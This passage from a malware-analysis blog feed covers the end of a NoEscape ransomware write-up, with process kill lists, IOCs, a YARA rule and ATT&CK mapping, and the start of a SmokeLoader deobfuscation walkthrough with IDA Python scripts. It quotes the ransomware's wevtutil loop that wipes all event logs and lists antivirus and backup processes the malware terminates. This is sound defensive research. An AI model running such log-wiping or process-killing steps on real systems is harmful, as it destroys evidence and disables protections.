      <th><strong>GxCIMgr</strong></th>
      <th><strong>GxCVD</strong></th>
      <th> </th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td><strong>GxFWD</strong></td>
      <td><strong>GxVss</strong></td>
      <td><strong>QBCFMonitorService</strong></td>
      <td><strong>QBIDPService</strong></td>
      <td><strong>RTVscan</strong></td>
    </tr>
    <tr>
      <td><strong>SavRoam</strong></td>
      <td><strong>VMAuthdService</strong></td>
      <td><strong>VMUSBArbService</strong></td>
      <td><strong>VMnetDHCP</strong></td>
      <td><strong>VMwareHostd</strong></td>
    </tr>
    <tr>
      <td><strong>backup</strong></td>
      <td><strong>ccEvtMgr</strong></td>
      <td><strong>ccSetMgr</strong></td>
      <td><strong>dbeng8</strong></td>
      <td><strong>dbsrv12</strong></td>
    </tr>
    <tr>
      <td><strong>memtas</strong></td>
      <td><strong>mepocs</strong></td>
      <td><strong>msexchange</strong></td>
      <td><strong>msmdsrv</strong></td>
      <td><strong>sophos</strong></td>
    </tr>
    <tr>
      <td><strong>sql</strong></td>
      <td><strong>sqladhlp</strong></td>
      <td><strong>sqlagent</strong></td>
      <td><strong>sqlbrowser</strong></td>
      <td><strong>sqlservr</strong></td>
    </tr>
    <tr>
      <td><strong>sqlwriter</strong></td>
      <td><strong>svc$</strong></td>
      <td><strong>tomcat6</strong></td>
      <td><strong>veem</strong></td>
      <td><strong>vmware-converter</strong></td>
    </tr>
    <tr>
      <td><strong>vmware-usbarbitator64</strong></td>
      <td><strong>vss</strong></td>
      <td> </td>
      <td> </td>
      <td> </td>
    </tr>
  </tbody>
</table>

<h2 id="process-termination">Process Termination</h2>

<p>There is a list of processes that prevent NoEscape file encryption process, this list contains some Anti-Virus agents or office processes and other services and applications that may make getting file handles impossible, so NoEscape handles this by getting a snapshot of all running processes in the machine using <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/tlhelp32/nf-tlhelp32-createtoolhelp32snapshot">CreateToolHelpSnapShot</a></strong> , using this snapshot it iterates over each process in the snapshot using <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/tlhelp32/nf-tlhelp32-process32firstw">Process32FirstW</a></strong> to get a <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/tlhelp32/ns-tlhelp32-processentry32">PROCESSENTRY32W</a></strong> for the first process in the snapshot and then it uses <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/tlhelp32/nf-tlhelp32-process32nextw">Process32NextW</a></strong> to get the structure for the next process in the snapshot.</p>

<p>for each process, it gets its name by accessing PROCESSENTRY32W.szExeFile which holds the name of the executable file for the process, and then it compares it against an <strong><em>kill_processes</em></strong> list in the malware configuration.</p>

<p>if the comparison result it an equality it will get a handle to this process using <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-openprocess">OpenProcess</a></strong> and then using this handle it calls <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-terminateprocess">TerminateProcess</a></strong> to kill this process.</p>

<p><img src="https://i.imgur.com/itDsQtt.png" alt="" /></p>

<p><img src="https://i.imgur.com/eCI3PbA.png" alt="" /></p>

<p>Processes List</p>

<table>
  <thead>
    <tr>
      <th>360doctor</th>
      <th>360se</th>
      <th>Culture</th>
      <th>Defwatch</th>
      <th>GDscan</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>MsDtSrvr</td>
      <td>QBCFMonitorService</td>
      <td>QBDBMgr</td>
      <td>QBIDPSerice</td>
      <td>QBW32</td>
    </tr>
    <tr>
      <td>RAgui</td>
      <td>RTVscn</td>
      <td>agntsvc</td>
      <td>agntsvcencsvc</td>
      <td>agntsvcisqlplussvc</td>
    </tr>
    <tr>
      <td>anvir</td>
      <td>anvir64</td>
      <td>apache</td>
      <td>axlbridge</td>
      <td>backup</td>
    </tr>
    <tr>
      <td>ccleaner</td>
      <td>ccleaner64</td>
      <td>dbeng50</td>
      <td>dbsnmp</td>
      <td>encsvc</td>
    </tr>
    <tr>
      <td>excel</td>
      <td>far</td>
      <td>fdhost</td>
      <td>fdlauncher</td>
      <td>httpd</td>
    </tr>
    <tr>
      <td>infopath</td>
      <td>isqlplussvc</td>
      <td>java</td>
      <td>kingdee</td>
      <td>msaccess</td>
    </tr>
    <tr>
      <td>msftesql</td>
      <td>mspub</td>
      <td>mydesktopqos</td>
      <td>mydesktopservice</td>
      <td>mysqld-nt</td>
    </tr>
    <tr>
      <td>mysqld-opt</td>
      <td>mysqld</td>
      <td>ncsvc</td>
      <td>ocautoupds</td>
      <td>ocomm</td>
    </tr>
    <tr>
      <td>ocssd</td>
      <td>onedrive</td>
      <td>onenote</td>
      <td>oracle</td>
      <td>outlook</td>
    </tr>
    <tr>
      <td>powerpnt</td>
      <td>procexp</td>
      <td>qbpdate</td>
      <td>sqbcoreservice</td>
      <td>sql</td>
    </tr>
    <tr>
      <td>sqlagent</td>
      <td>sqlbrowser</td>
      <td>sqlmangr</td>
      <td>sqlserver</td>
      <td>sqlservr</td>
    </tr>
    <tr>
      <td>sqlwriter</td>
      <td>steam</td>
      <td>supervise</td>
      <td>synctime</td>
      <td>taskkill</td>
    </tr>
    <tr>
      <td>tasklist</td>
      <td>tbirdconfig</td>
      <td>thebat</td>
      <td>thunderbird</td>
      <td>tomcat</td>
    </tr>
    <tr>
      <td>tomcat6</td>
      <td>u8</td>
      <td>ufida</td>
      <td>visio</td>
      <td>wdswfsafe</td>
    </tr>
    <tr>
      <td>winword</td>
      <td>wordpad</td>
      <td>wuauclt</td>
      <td>wxServer</td>
      <td>wxServerView</td>
    </tr>
    <tr>
      <td>xfssvccon</td>
      <td>vmcompute</td>
      <td>vmwp</td>
      <td>vmms</td>
      <td>vds</td>
    </tr>
  </tbody>
</table>

<h2 id="deleting-event-logs">Deleting Event Logs</h2>

<p>NoEscape tries to prevent an investigation by accessing Windows logs and deleting them.</p>

<p>it first decrypts 4 strings that represent 4 elements in Windows log collection sections,</p>

<p><strong><em>Application, Security, Setup, and System</em></strong> .</p>

<p><img src="https://i.imgur.com/fIzRGfr.png" alt="" /></p>

<p>next it gets a handle for each log source using <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-openeventlogw">OpenEventLogW</a></strong> and it uses the returned handle to clear the logs for this source using <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-cleareventlogw">ClearEventLogW</a></strong> and it sets 0 in the second argument to indicate that this event log is not backed up. </p>

<p><img src="https://i.imgur.com/ArDkYCO.png" alt="" /></p>

<p>next it execute this command </p>

<p>` for /F “tokens=*” %1 in ('wevtutil.exe el') DO wevtutil.exe cl “%1 `</p>

<p>which iterates over the list of event logs on the system using <code class="language-plaintext highlighter-rouge">wevtutil.exe el</code>, and for each event log found, it clears the log using <code class="language-plaintext highlighter-rouge">wevtutil.exe cl</code></p>

<h1 id="indicators-of-compromise">INDICATORS OF COMPROMISE</h1>

<table>
  <thead>
    <tr>
      <th>IOC</th>
      <th>Type</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>68ff9855262b7a9c27e349c5e3bf68b2fc9f9ca32a9d2b844f2265dccd2bc0d8</td>
      <td>SHA256</td>
    </tr>
    <tr>
      <td>68e5caa3f0fd4adc595b1163bf0dd30ca621c5d7a6ad0a20dfa1968346daa3c8</td>
      <td>SHA256</td>
    </tr>
    <tr>
      <td>68e5caa3f0fd4adc595b1163bf0dd30ca621c5d7a6ad0a20dfa1968346daa3c8</td>
      <td>SHA256</td>
    </tr>
    <tr>
      <td>8FAF3B4047CD810CA30A6D7174542DC1E1270AD63662AE2F53D222A8A9113AF8</td>
      <td>SHA256</td>
    </tr>
  </tbody>
</table>

<h1 id="yara">Yara </h1>

<div class="language-php highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">rule</span> <span class="n">NoEscape_Ransomware</span>

<span class="p">{</span>

<span class="err"> </span> <span class="n">meta</span><span class="o">:</span>

<span class="err"> </span> <span class="err"> </span> <span class="n">author</span> <span class="o">=</span> <span class="s2">"Aziz Farghly - Dark Atlas Squad"</span>
<span class="err"> </span> <span class="err"> </span> <span class="n">description</span> <span class="o">=</span> <span class="s2">"Detects NoEscape Ransomware"</span>
<span class="err"> </span> <span class="err"> </span> <span class="n">sharing</span> <span class="o">=</span> <span class="s2">"TLP:WHITE"</span>
	<span class="n">hash</span> <span class="o">=</span> <span class="s2">"68ff9855262b7a9c27e349c5e3bf68b2fc9f9ca32a9d2b844f2265dccd2bc0d8"</span>
	<span class="n">hash2</span> <span class="o">=</span><span class="s2">"68e5caa3f0fd4adc595b1163bf0dd30ca621c5d7a6ad0a20dfa1968346daa3c8"</span>
	<span class="n">hash3</span> <span class="o">=</span><span class="s2">"68e5caa3f0fd4adc595b1163bf0dd30ca621c5d7a6ad0a20dfa1968346daa3c8"</span>
	<span class="n">hash4</span> <span class="o">=</span><span class="s2">"8FAF3B4047CD810CA30A6D7174542DC1E1270AD63662AE2F53D222A8A9113AF8"</span>
	<span class="n">data</span> <span class="o">=</span> <span class="s2">"04/05/2024"</span>


<span class="err"> </span> <span class="n">strings</span><span class="o">:</span>

<span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="nv">$op1</span><span class="o">=</span> <span class="p">{</span><span class="mi">83</span> <span class="no">F8</span> <span class="mo">01</span> <span class="mi">75</span> <span class="mi">0</span><span class="nc">A</span> <span class="no">E8</span> <span class="p">[</span><span class="mi">4</span><span class="p">]</span> <span class="mi">5</span><span class="o">?</span> <span class="mi">8</span><span class="nc">B</span> <span class="no">E5</span> <span class="mi">5</span><span class="nc">D</span> <span class="no">C3</span> <span class="mi">83</span> <span class="no">F8</span> <span class="mo">02</span> <span class="mi">75</span> <span class="mi">0</span><span class="nc">A</span> <span class="no">E8</span> <span class="p">[</span><span class="mi">4</span><span class="p">]</span> <span class="mi">5</span><span class="o">?</span> <span class="mi">8</span><span class="nc">B</span> <span class="no">E5</span> <span class="mi">5</span><span class="nc">D</span> <span class="no">C3</span> <span class="mi">83</span> <span class="no">F8</span> <span class="mo">03</span> <span class="mi">75</span> <span class="mi">0</span><span class="nc">A</span> <span class="no">E8</span> <span class="p">[</span><span class="mi">4</span><span class="p">]</span> <span class="mi">5</span><span class="o">?</span> <span class="mi">8</span><span class="nc">B</span> <span class="no">E5</span> <span class="mi">5</span><span class="nc">D</span> <span class="no">C3</span>
<span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="mi">83</span> <span class="no">F8</span> <span class="mo">04</span> <span class="mi">74</span> <span class="o">??</span> <span class="mi">83</span> <span class="no">F8</span> <span class="mo">05</span> <span class="mi">75</span> <span class="mi">0</span><span class="nc">A</span> <span class="no">E8</span> <span class="p">[</span><span class="mi">4</span><span class="p">]</span> <span class="mi">5</span><span class="o">?</span> <span class="mi">8</span><span class="nc">B</span> <span class="no">E5</span> <span class="mi">5</span><span class="nc">D</span> <span class="no">C3</span> <span class="mi">83</span> <span class="no">F8</span> <span class="mo">06</span> <span class="mi">75</span> <span class="o">??</span> <span class="no">E8</span> <span class="p">[</span><span class="mi">4</span><span class="p">]</span> <span class="mi">8</span><span class="nc">B</span> <span class="o">??</span> <span class="no">E8</span> <span class="p">[</span><span class="mi">4</span><span class="p">]</span> <span class="mi">8</span><span class="nc">B</span> <span class="o">??</span> <span class="no">E8</span> <span class="p">[</span><span class="mi">4</span><span class="p">]</span> <span class="mi">8</span><span class="nc">B</span> <span class="o">??</span>
<span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="no">E8</span> <span class="p">[</span><span class="mi">4</span><span class="p">]</span> <span class="mi">8</span><span class="nc">B</span> <span class="o">??</span> <span class="no">E8</span> <span class="p">[</span><span class="mi">4</span><span class="p">]</span> <span class="mi">5</span><span class="o">?</span> <span class="mi">8</span><span class="nc">B</span> <span class="no">E5</span> <span class="mi">5</span><span class="nc">D</span> <span class="no">C3</span>
<span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="p">}</span> <span class="c1">// switch cases used in malware core function that determine which method to execute</span>
<span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> 
<span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="nv">$s1</span> <span class="o">=</span> <span class="s2">"Trigger1"</span> <span class="n">wide</span> <span class="n">ascii</span>
<span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="nv">$s2</span> <span class="o">=</span> <span class="s2">"Trigger2"</span> <span class="n">wide</span> <span class="n">ascii</span>
<span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> 
<span class="err"> </span> <span class="n">condition</span><span class="o">:</span>
	<span class="err"> </span> <span class="err"> </span> <span class="nf">uint16</span><span class="p">(</span><span class="mi">0</span><span class="p">)</span> <span class="o">==</span> <span class="mh">0x5A4D</span> <span class="k">and</span> <span class="n">all</span> <span class="n">of</span> <span class="n">them</span> 
<span class="p">}</span>
</code></pre></div></div>

<h1 id="mitre-attck">MITRE ATT&amp;CK </h1>

<table>
  <thead>
    <tr>
      <th><strong>TACTIC</strong></th>
      <th><strong>TECHNIQUE TITLE</strong></th>
      <th><strong>MITRE ATT&amp;CK ID</strong></th>
      <th><strong>DESCRIPTION</strong></th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td><strong>Defense Evasion</strong></td>
      <td><strong>BypassUser Account Control</strong></td>
      <td><strong>T1548.002</strong></td>
      <td><code class="language-plaintext highlighter-rouge">NoEscape</code> <strong>bypass UAC mechanisms to elevate process privileges on system</strong></td>
    </tr>
    <tr>
      <td><strong>Defense Evasion</strong></td>
      <td><strong>Indicator Removal: Clear Windows Event Logs</strong></td>
      <td><strong>T1070.001</strong></td>
      <td><code class="language-plaintext highlighter-rouge">NoEscape</code>** clears all logs in the system to prevent further investigation**</td>
    </tr>
    <tr>
      <td><strong>Execution</strong></td>
      <td><strong>Inter-Process Communication: Component Object Model</strong></td>
      <td><strong>T1559.001</strong></td>
      <td><strong>NoEscape uses the Windows Component Object Model (COM) for local code execution</strong></td>
    </tr>
    <tr>
      <td> </td>
      <td><strong>Scheduled Task/Job</strong></td>
      <td><strong>T1053</strong></td>
      <td><strong>It create 2 scheduled tasks to run the malware each time the user log-in and every day.</strong></td>
    </tr>
    <tr>
      <td> </td>
      <td><strong>Command and Scripting Interpreter: Windows Command Shell</strong></td>
      <td><strong>T1059.003</strong></td>
      <td><strong>NoEscape executes commands  <br />during its execution to prevent backups</strong></td>
    </tr>
    <tr>
      <td><strong>Privilege Escalation</strong></td>
      <td><strong>Access Token Manipulation</strong></td>
      <td><strong>T1134</strong></td>
      <td><strong>NoEscape Elevate its privilege by modifying process token to the highest</strong></td>
    </tr>
    <tr>
      <td><strong>Defense Evasion</strong></td>
      <td><strong>Disable or Modify Tools</strong></td>
      <td><strong>T1562.001</strong></td>
      <td><strong>The Ransomware kill a list of processes that may alter its existence or interrupt its ransom activity</strong></td>
    </tr>
    <tr>
      <td><strong>Discovery</strong></td>
      <td><strong>Network Share Discovery</strong></td>
      <td><strong>T1135</strong></td>
      <td><strong>NoEscape encrypts all files in the remote servers and increase its effect on the whole enterprise</strong></td>
    </tr>
    <tr>
      <td><strong>Defense Evasion</strong></td>
      <td><strong>Debugger Evasion</strong></td>
      <td><strong>T1622</strong></td>
      <td><strong>Ransomware check for the debugger using windows APIs or by checking DR registers which hold address for hardware breakpoints</strong></td>
    </tr>
    <tr>
      <td><strong>Impact</strong></td>
      <td><strong>Data Encrypted for Impact</strong></td>
      <td><strong>T1486</strong></td>
      <td><strong>NoEscape Encrypt files on the system and ask for ransom</strong></td>
    </tr>
    <tr>
      <td> </td>
      <td><strong>Inhibit System Recovery</strong></td>
      <td><strong>T1490</strong></td>
      <td><strong>delete or remove built-in data and turn off services designed to aid in the recovery of a corrupted system to prevent recovery</strong></td>
    </tr>
    <tr>
      <td> </td>
      <td><strong>Service Stop</strong></td>
      <td><strong>T1489</strong></td>
      <td><strong>it  stop and delete services on a system to render those services unavailable to legitimate users and to complete its path</strong></td>
    </tr>
    <tr>
      <td> </td>
      <td><strong>Safe Mode Boot</strong></td>
      <td><strong>T1562.009</strong></td>
      <td><strong>Ransomware executes some commands to edit safe mode boot configuration and deletes some elements</strong></td>
    </tr>
    <tr>
      <td><strong>Discovery</strong></td>
      <td><strong>System In</strong>formation Discover<strong>y</strong></td>
      <td>T1082</td>
      <td>NoEsc<strong>ape C</strong>ollects informati<strong>on about the machine for fingerprinting</strong></td>
    </tr>
    <tr>
      <td> </td>
      <td><strong>File and</strong> Directory Discover<strong>y</strong></td>
      <td>T1083</td>
      <td>NoEsc<strong>ape E</strong>numerates all loc<strong>ations and directories for encryption</strong></td>
    </tr>
    <tr>
      <td> </td>
      <td><strong>System Lo</strong>cation Discovery</td>
      <td>T1614.001</td>
      <td>NoEsc<strong>ape get v</strong>ictim locatio<strong>n to avoid CIS countries</strong></td>
    </tr>
    <tr>
      <td><strong>Persistence</strong></td>
      <td><strong>Boot or Logon Autostart Execution</strong></td>
      <td><strong>T1547</strong></td>
      <td><strong>NoEscape register tasks in Task Scheduler for persistence and to run every day and every log-in</strong></td>
    </tr>
  </tbody>
</table>]]></content><author><name>Aziz Farghly</name></author><category term="" /><category term="" /><summary type="html"><![CDATA[This article delves into NoEscape ransomware, detailing its operations and offering key strategies for protection and mitigation]]></summary></entry><entry><title type="html">Taking a deep dive into SmokeLoader</title><link href="https://farghlymal.github.io/SmokeLoader-Analysis/" rel="alternate" type="text/html" title="Taking a deep dive into SmokeLoader" /><published>2024-03-01T00:00:00+00:00</published><updated>2024-03-01T00:00:00+00:00</updated><id>https://farghlymal.github.io/SmokeLoader-Analysis</id><content type="html" xml:base="https://farghlymal.github.io/SmokeLoader-Analysis/"><![CDATA[<h1 id="smoke-loader-analysis">Smoke Loader Analysis</h1>

<p><strong>Smoke Loader</strong>, software introduced in 2011, is primarily utilized for loading subsequent stages of malware onto systems, particularly information stealers designed to extract credentials through various means.</p>

<p>Its widespread acclaim can be attributed to its advanced Anti-Analysis and Anti-debugging techniques, along with its stealthy behavior, which poses challenges for detection. Notably, Smoke Loader employs consistent efforts to obfuscate its Command and Control (<strong>C2</strong>) operations by simulating communication requests that resemble legitimate traffic patterns to well-known websites, including microsoft.com, bing.com, adobe.com, and others.</p>

<p>Originally marketed under the name SmokeLdr on dark-web platforms, Smoke Loader has been exclusively available to threat actors based in Russia since 2014.</p>

<p>Smoke Loader is typically disseminated through malicious documents, primarily Word or PDF files, often distributed via spam emails or targeted spear-phishing campaigns. The malware is activated upon interaction with such malicious documents, initiating its deployment onto the system. Subsequently, Smoke Loader injects malicious code into compromised system processes, such as explorer.exe, thereby initiating its malicious operations while masquerading as a normal process.</p>

<p><img src="https://cdn-images-1.medium.com/max/1000/0*uXilweayp30HlfZV" alt="" /></p>

<p>Figure 1. File analysis on <strong>VMRay</strong> platform</p>

<h1 id="technical-analysis">Technical Analysis</h1>

<p>The sample we have today is compiled in May/2023 so not that old.</p>

<blockquote>
  <p><strong><em>sha1: C6BA6E91D40AA1507775077F9662ECB25C9F0943</em></strong></p>
</blockquote>

<p><strong>Smoke loader</strong> in this campaign comes packaged with Wextract which is a Win32 Cabinet Self-Extractor, understanding Cabinet structure is not hard we need to explore file resources and determine which file will be extracted by this extractor and then extract it statically without the need to run the extractor.</p>

<p><img src="https://cdn-images-1.medium.com/max/1000/0*s0AV_G2JUP08CtMB" alt="" /></p>

<p>Figure 2. Viewing file type on DIE tool</p>

<p>navigating the <strong>resource</strong> section, <strong>RCData</strong> path, and “<strong>CABINET</strong>” icon, we find a reference to <strong>exe files</strong>.</p>

<p><img src="https://cdn-images-1.medium.com/max/1000/0*QzNjQdbP9vrjI2ni" alt="" /></p>

<p>then going to “<strong>POSTRUNPROGRAM</strong>” I found a mention of <strong>5IH0Dp8.exe</strong></p>

<p><img src="https://cdn-images-1.medium.com/max/1000/0*Y9ieTz5bwaEsubUU" alt="" /></p>

<p>Extracting the executables embedded in this file, especially my focus will go on the sample mentioned in “<strong>POSTRUNPROGRAM”</strong> element.</p>

<h1 id="stage-2"><strong>Stage 2</strong></h1>

<p>the sample is an x86 Pe file with high entropy that indicates a decryption or packing stream.</p>

<blockquote>
  <p><strong><em>sha1:B450EB89D7EA250547333228E6820A52F22BABB2</em></strong></p>
</blockquote>

<p><img src="https://cdn-images-1.medium.com/max/1000/0*R87CuqaTE77bfo9Z" alt="" /></p>

<p>Figure 3. Getting File Entropy and and compilation time</p>

<p>the sample also has no imports and strings and got flagged as smoke loader by 60 AV engine through VT API used in PE-Studio software which ensures our predication that this sample is the 2 Stage of Smoke loader campaign and the other one maybe acts as a decoy.</p>

<p><img src="https://cdn-images-1.medium.com/max/1000/0*8WXSxtF4r0FQKQHx" alt="" /></p>

<p>Figure 4. Sample Flaged by VT, No Imports found</p>

<p>I tried to execute the malware using some monitoring tools but found that the process was terminated Immediately there is the basic usage of Windows APIs, which guides us to VM detection or Analysis detection mechanism, so in the next part, I will discuss how Smoke loaders work and how are modules works.</p>

<h1 id="code-analysis"><strong>Code Analysis</strong></h1>

<p>the next phase of this article will involve static code analysis to get more info about smoke loader functionality.</p>

<h2 id="opaque-predicates"><strong>Opaque Predicates</strong></h2>

<p>Smoke Loader welcomed us with anti-analysis techniques called Opaque Predicates, which trick the disassembler engines into producing a wrong code, also the technique acts as control flow obfuscation that makes the analysis process harder and more confusing due to the high usage of garbage code and the use of <strong>jnz/jz</strong> instructions which are pointing for the same address, the figure below will demonstrate more.</p>

<p><img src="https://cdn-images-1.medium.com/max/1000/0*R1qLqRKw4afuLJdj" alt="" /></p>

<p>Figure 5. Tricking Disassembler using Opaque Predicates</p>

<p>to make it easier we need to patch this code and fix this junk of jumps by replacing <strong>jz/jnz</strong> with unconditional jump **<jmp>** using a simple Python code that uses IDA python to fix it</jmp></p>

<p>this code belongs to <a href="https://n1ght-w0lf.github.io/malware%20analysis/smokeloader/"><strong>n1ght-w0lf</strong></a>, big Thanks to him.</p>
<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kn">import</span> <span class="nn">idc</span>  
<span class="n">ea</span> <span class="o">=</span> <span class="mi">0</span>  
<span class="k">while</span> <span class="bp">True</span><span class="p">:</span>  
 <span class="n">ea</span> <span class="o">=</span> <span class="nb">min</span><span class="p">(</span><span class="n">idc</span><span class="p">.</span><span class="n">find_binary</span><span class="p">(</span><span class="n">ea</span><span class="p">,</span> <span class="n">idc</span><span class="p">.</span><span class="n">SEARCH_NEXT</span> <span class="o">|</span> <span class="n">idc</span><span class="p">.</span><span class="n">SEARCH_DOWN</span><span class="p">,</span> <span class="s">"74 ? 75 ?"</span><span class="p">),</span> <span class="c1"># JZ / JNZ  
</span> <span class="n">idc</span><span class="p">.</span><span class="n">find_binary</span><span class="p">(</span><span class="n">ea</span><span class="p">,</span> <span class="n">idc</span><span class="p">.</span><span class="n">SEARCH_NEXT</span> <span class="o">|</span> <span class="n">idc</span><span class="p">.</span><span class="n">SEARCH_DOWN</span><span class="p">,</span> <span class="s">"75 ? 74 ?"</span><span class="p">))</span> <span class="c1"># JNZ / JZ  
</span> <span class="k">if</span> <span class="n">ea</span> <span class="o">==</span> <span class="n">idc</span><span class="p">.</span><span class="n">BADADDR</span><span class="p">:</span>  
 <span class="k">break</span>  
 <span class="n">idc</span><span class="p">.</span><span class="n">patch_byte</span><span class="p">(</span><span class="n">ea</span><span class="p">,</span> <span class="mh">0xEB</span><span class="p">)</span> <span class="c1"># JMP  
</span> <span class="n">idc</span><span class="p">.</span><span class="n">patch_byte</span><span class="p">(</span><span class="n">ea</span><span class="o">+</span><span class="mi">2</span><span class="p">,</span> <span class="mh">0x90</span><span class="p">)</span> <span class="c1"># NOP  
</span> <span class="n">idc</span><span class="p">.</span><span class="n">patch_byte</span><span class="p">(</span><span class="n">ea</span><span class="o">+</span><span class="mi">3</span><span class="p">,</span> <span class="mh">0x90</span><span class="p">)</span> <span class="c1"># NOP
</span></code></pre></div></div>
<p>the result was good enough to make the code more readable, the conditional jumps converted into non-conditional jumps, and <strong>nopping</strong> the bytes of the original jumps</p>

<p><img src="https://cdn-images-1.medium.com/max/1000/0*mFccpoVxl9WvfmkI" alt="" /></p>

<p>Figure 6. After fixing JMPs using the above script</p>

<p>smoke loader code is so obfuscated that we need to go step by step in the code to identify where the 3 stages will be dropped or downloaded by the Smoke loader, so we still need to fix all of this, by using Python code to fix it and convert all these junk bytes into a nop byte to be able to create a function in IDA pro.</p>

<h2 id="anti-debugging"><strong>Anti-Debugging</strong></h2>

<p>after trying to fix the code we finally got a regular function, smoke reads the <strong>PEB</strong> structure to obtain access to the element placed at <strong>0xA4</strong> which points to <strong>OSMajorVersion</strong> which classifies Windows version, if it’s less than 6 which means it’s running in an old windows version <strong>[XP or W server 2003]</strong></p>

<p><img src="https://cdn-images-1.medium.com/max/1000/0*D7b2GKzjIvp_89Ei" alt="" /></p>

<p>Figure 7. Getting Windows Version through PEB Structure</p>

<h2 id="transferring-control-flow"><strong>Transferring Control Flow</strong></h2>

<p>after that, Smokeloader does not use normal calls or jumps, instead, it uses the [<strong>push-ret] or [mov [esp] , value ]</strong> method cause when the <strong>ret</strong> instruction is executed it pops the top of the stack into <strong>EIP</strong> or instruction pointer</p>

<p><img src="https://cdn-images-1.medium.com/max/1000/1*zUNH2qn4rM9ud1MjmNL17A.png" alt="" /></p>

<p>Figure 8. Transferring execution using [push ret]</p>

<p>so the sample here will not provide us with the address to jump to, we need to identify it manually, the address is being saved into <strong>ecx</strong>, and using <strong>mul</strong> instruction the value is moved to <strong>eax</strong> and then adding the value in <strong>eax</strong> to the image base <strong>(ebx value )</strong> which in our case is <strong>0x400000</strong> so the next jump will point to <strong>0x403159</strong></p>

<p><img src="https://cdn-images-1.medium.com/max/1000/0*0bdTqbpI1ufsfqZq" alt="" /></p>

<p>Figure 9. Moving 0x3159h to <strong>ecx</strong> register</p>

<p><img src="https://cdn-images-1.medium.com/max/1000/0*3QFIQMYXD3YkwwbT" alt="" /></p>

<p>Figure 10. Multiplying by ecx will move part of the result to eax</p>

<p><img src="https://cdn-images-1.medium.com/max/1000/0*NlD2J5DGMQUnAFGe" alt="" /></p>

<p>Figure 11. Constructing the final address by adding it to the base address in <strong>ebx</strong></p>

<h2 id="decrypt-on-demand"><strong>Decrypt on-demand</strong></h2>

<p>after some reversing and following the malware jumps which were so confusing and made me stuck, I found that Smoke is decrypting the function that will be executed and after executing it re-encrypt it again to stay as stealthy and evasive as it can, the malware saves the offset of the address of the function to be decrypted for further execution and then re-encryption on <strong>eax</strong> register and the length is saved on <strong>ecx</strong> register and the Xor decryption key is saved on <strong>edx</strong> register before calling the decryption routine which also acts as encryption routine after executing the decrypted function</p>

<p><img src="https://cdn-images-1.medium.com/max/1000/0*aQXzUST9u7ak9gO3" alt="" /></p>

<p>Figure 12. saving the address of the function to be decrypted on eax</p>

<p><img src="https://cdn-images-1.medium.com/max/1000/0*Hh3NpVWoum7OXuoP" alt="" /></p>

<p>Figure 13. The size of the function is saved on ecx</p>

<p>The Xor Key which is specified for this function is saved on edx, every function has its own decryption key.</p>

<p><img src="https://cdn-images-1.medium.com/max/1000/0*7niFUisYjGIB-vTU" alt="" /></p>

<p>Figure 14. The Xor Key is saved on edx</p>

<p>and here is the part responsible for applying Xoring.</p>

<p><img src="https://cdn-images-1.medium.com/max/1000/0*BJrn7QGL21JROJ3L" alt="" /></p>

<p>Figure 15. Xoring Blob</p>

<p>the decryption routine has been called many times and each time it encrypts the address after the call instruction</p>

<p>which is the first call or first function to be decrypted and then executed and then re-encrypted is <strong>0x4011CC</strong></p>

<p><img src="https://cdn-images-1.medium.com/max/1000/0*sKk11R3_vC1BWMAS" alt="" /></p>

<p>Figure 16. First encrypted function</p>

<p>so to fix this we need to simulate the decryption process and patch the bytes, and because there is not a static pattern Smoke uses it to push arguments to the decryption <strong>function(offset,size,xor_key)</strong> so I found that there is a <strong>20</strong> function call to <strong>mw_decrypt_code()</strong> which is responsible for decrypting the code, so I go through all of them manually using a simple P<strong>ython</strong> code to xor and patch the bytes using <strong>IDA python</strong></p>
<div class="language-py highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">def</span> <span class="nf">xor_chunk</span><span class="p">(</span><span class="n">offset</span><span class="p">,</span> <span class="n">size</span><span class="p">,</span><span class="n">xor_key</span><span class="p">):</span>  
 <span class="n">ea</span> <span class="o">=</span> <span class="mh">0x400000</span> <span class="o">+</span> <span class="n">offset</span>  
 <span class="k">for</span> <span class="n">i</span> <span class="ow">in</span> <span class="nb">range</span><span class="p">(</span><span class="n">size</span><span class="p">):</span>  
 <span class="n">byte</span> <span class="o">=</span> <span class="nb">ord</span><span class="p">(</span><span class="n">idc</span><span class="p">.</span><span class="n">get_bytes</span><span class="p">(</span><span class="n">ea</span><span class="o">+</span><span class="n">i</span><span class="p">,</span> <span class="mi">1</span><span class="p">))</span>  
 <span class="n">byte</span> <span class="o">^=</span> <span class="n">xor_key</span>  
 <span class="n">idc</span><span class="p">.</span><span class="n">patch_byte</span><span class="p">(</span><span class="n">ea</span><span class="o">+</span><span class="n">i</span><span class="p">,</span> <span class="n">byte</span><span class="p">)</span>
</code></pre></div></div>
<p>and here is how the code of 0x4011CC after decryption, looks normal and clean.</p>

<p><img src="https://cdn-images-1.medium.com/max/1000/0*ox0gbQvGP_mZTcSn" alt="" /></p>

<p>Figure 17. After Decrypting the code at address 0x4011CC</p>

<p>and here is how the function <strong>0x4011CC</strong> will re-encrypt itself after executing its content</p>

